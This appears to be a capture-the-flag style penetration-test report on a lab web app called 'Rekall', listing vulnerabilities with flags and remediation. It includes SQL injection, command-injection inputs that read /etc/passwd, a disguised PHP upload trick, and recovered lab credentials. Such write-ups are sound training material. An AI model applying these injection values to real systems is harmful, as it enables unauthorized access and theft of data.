
	<div></div> <p>flag 3: sd7fk1nctx</p>
Affected Hosts	192.168.14.35
Remediation	<p>Reference Remediation for Vulnerability 1. In addition:</p> <ul style="list-style-type: none">• Use parameterized SQL queries instead of directly including the parameter values in the SQL query string to prevent the injection of malicious code.• Implement access controls so that only authorized users can access and modify stored data.

Vulnerability 4	Findings
Title	Attacking Rekall's Web Application, Flag 4
Type	Web app
Risk Rating	Medium
Description	Sensitive Data Exposure
Images	<p>curl -v http://192.168.14.35/About-Rekall.php</p>  <p>flag 4: nckd97dk6sh2</p>
Affected Hosts	192.168.14.35
Remediation	<p>To remediate Sensitive Data Exposure:</p> <ul style="list-style-type: none"> • Encrypt sensitive data using strong algorithms both in transit and at rest. • Use Multi-Factor Authentication (MFA) to prevent unauthorized access to sensitive data. • Use secure communication protocols such as HTTPS to protect sensitive data in transit. • Use security best practices and stay current with software patches and updates as soon as they become available. • Review access logs to detect any unauthorized access attempts or suspicious activity.

Vulnerability 5	Findings
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

Title	Attacking Rekall's Web Application, Flag 5
Type	Web app
Risk Rating	Critical
Description	Local File Inclusion (LFI)
Images	<p>  </p> <p>"Please upload an image" indicates that .JPG files are whitelisted, so using .jpg to mask our php file:</p> <pre>(rootkali)-[~] # touch lfiexploit.jpg.php</pre> <p>Browse and upload</p> 

	 <p>flag 5: mmssdi73g</p>
Affected Hosts	192.168.14.35
Remediation	<p>To remediate Local File Inclusion (LFI):</p> <ul style="list-style-type: none"> • Consider if file inclusion is necessary for business practices and disable completely if possible. • Limit file permissions of the application to the minimum necessary to function properly. Applying least privilege will help limit the damage caused by a successful LFI attack. • Validate and filter any user input that may be used to construct file paths including removing special characters and limiting input to a specific set of valid character options. • Use web application firewalls (WAFs) to detect and prevent LFI attacks by identifying and blocking malicious input.

Title	Attacking Rekall's Web Application, Flag 6
Type	Web app
Risk Rating	Critical
Description	Local File Inclusion
Images	<p>Same process as Vulnerability 5:</p>  <p>flag 6: Id8skd62hdd</p>
Affected Hosts	192.168.14.35
Remediation	Reference Remediation for Vulnerability 5.



Vulnerability 7

Findings


Title	Attacking Rekall's Web Application, Flag 7
Type	Web app
Risk Rating	Critical
Description	SQL Injection
Images	<p>> Login.php</p>  <p>Enter the payload in the second field on the user login page. From repository, https://github.com/payloadbox/sql-injection-payload-list login: ' OR 1 -- - password: ' OR 1 -- -</p>  <p>flag 7: bcs92sjsk233</p>
Affected Hosts	192.168.14.35
Remediation	<p>Similar to remediation of XSS (Vulnerability 1), SQL Injection may be rectified accordingly:</p> <ul style="list-style-type: none"> Validate and filter any user input used in SQL queries. This can be accomplished by filtering out special characters that can be used to inject code.

	<ul style="list-style-type: none">• Use parameterized SQL queries instead of directly including the parameter values in the SQL query string to prevent the injection of malicious code.• Implement access controls so that only authorized users can access and modify stored data.• Use web application firewalls (WAFs) to detect and prevent SQL injection attacks by blocking malicious input.• Limit database user permissions to the minimum necessary in order for the application to function properly. Applying least privilege will help limit the damage caused by a successful SQL Injection.• Use security best practices and stay current with software patches and updates as soon as they become available.• Run regular vulnerability scans to help detect new or existing SQL Injection vulnerabilities in order to remediate as quickly as possible.
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Vulnerability 8	Findings
Title	Attacking Rekall's Web Application, Flag 8
Type	Web app

Risk Rating	Medium
Description	Sensitive Data Exposure
Images	<p>Check Web Dev tools > Inspector > Login for sensitive data exposure</p>  <p>dougquaid:kuato (username:password)</p>  <p>flag 8: 87fsdkf6djf</p>
Affected Hosts	192.168.14.35
Remediation	Reference Remediation for Vulnerability 4.


Vulnerability 9	Findings
Title	Attacking Rekall's Web Application, Flag 9
Type	Web app

Risk Rating	Medium
Description	Sensitive Data Exposure
Images	<p>> 192.168.14.35/robots.txt</p>  <pre> User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23 </pre> <p>flag 9: dkkdudfkdy23</p>
Affected Hosts	192.168.14.35
Remediation	Reference Remediation for Vulnerability 4.



Vulnerability 10	Findings
Title	Attacking Rekall's Web Application, Flag 10
Type	Web app

Risk Rating	Critical
Description	Command Injection
Images	<p>> Networking.php > DNS check Inject following command: www.welcometorecall.com && cat vendors.txt</p>  <p>flag 10: ksdnd99dkas</p>
Affected Hosts	192.168.14.35
Remediation	<p>Similar to remediation of SQL Injection (Vulnerability 7), Command Injection may be rectified accordingly:</p> <ul style="list-style-type: none"> • Validate and filter any user input used as command arguments or parameters. This can be accomplished by filtering out special characters that can be used to inject code. • Use secure Application Programming Interfaces (APIs) instead of executing system commands directly on the application. This allows for more secure interaction with the application. • Use web application firewalls (WAFs) to detect and prevent command injection attacks by blocking malicious input. • Use security best practices and stay current with software patches and updates as soon as they become available.

	<ul style="list-style-type: none"> Run regular vulnerability scans to help detect new or existing command injection vulnerabilities in order to remediate as quickly as possible.
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
Vulnerability 11	Findings
Title	Attacking Rekall's Web Application, Flag 11
Type	Web app
Risk Rating	Critical
Description	Command Injection
Images	<p>Using MX Record Checker Inject following command into the MX Record field: www.welcometorecall.com cat vendors.txt</p>  <p>flag 11: opshdkasy78s</p>
Affected Hosts	192.168.14.35
Remediation	Reference Remediation for Vulnerability 10.

Vulnerability 12	Findings
Title	Attacking Rekall's Web Application, Flag 12
Type	Web app
Risk Rating	High
Description	Brute Force Attack

<div>Images</div>	<div><div>Using DNS Check input: www.welcometorecall.com && cat /etc/passwd</div><div></div><div><div>We see that melina:melina might be login credentials. Using Admin Login: melina:melina (username:password)</div><div></div><div>flag 12: hsk23oncsd</div></div></div>
<div>Affected Hosts</div>	<div>192.168.14.35</div>
<div>Remediation</div>	<div>To remediate Brute Force Attacks:<ul style="list-style-type: none">• Use MFA to prevent unauthorized access to sensitive data.• Use strong passwords or passphrases in accordance with NIST SP</div>

	<p>800-63-3 guidelines: at least 8 characters long (closer to maximum allowable length is preferred), use nonstandard characters, reset only if password is forgotten or compromised. Ensure passphrases are long and do not match entries in the prohibited password dictionary.</p> <ul style="list-style-type: none"> • Implement lockout policies that block user login attempts after a certain number of failed attempts. This will slow down the rate at which hackers or programs can attempt password guesses. • Set up rate limiting to restrict the number of web requests that can be made from a single user account or IP address within a specified amount of time. • Use WAFs to detect and prevent brute force attacks by blocking requests that match certain patterns or originate from malicious IP addresses. • Review access logs to detect any unauthorized access attempts or suspicious activity.
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Vulnerability 13	Findings
Title	Attacking Rekall's Web Application, Flag 13
Type	Web app
Risk Rating	Critical
Description	PHP Injection
Images	From Flag 9 procedure, we also found souvenirs.php/



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
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23

```


Try exploit using /souvenirs.php/



Dont come back from your empty handed!


Get custom designed merchandise from your favorite experiences like t-shirts and photos [Please be sure to ask about options...](#)

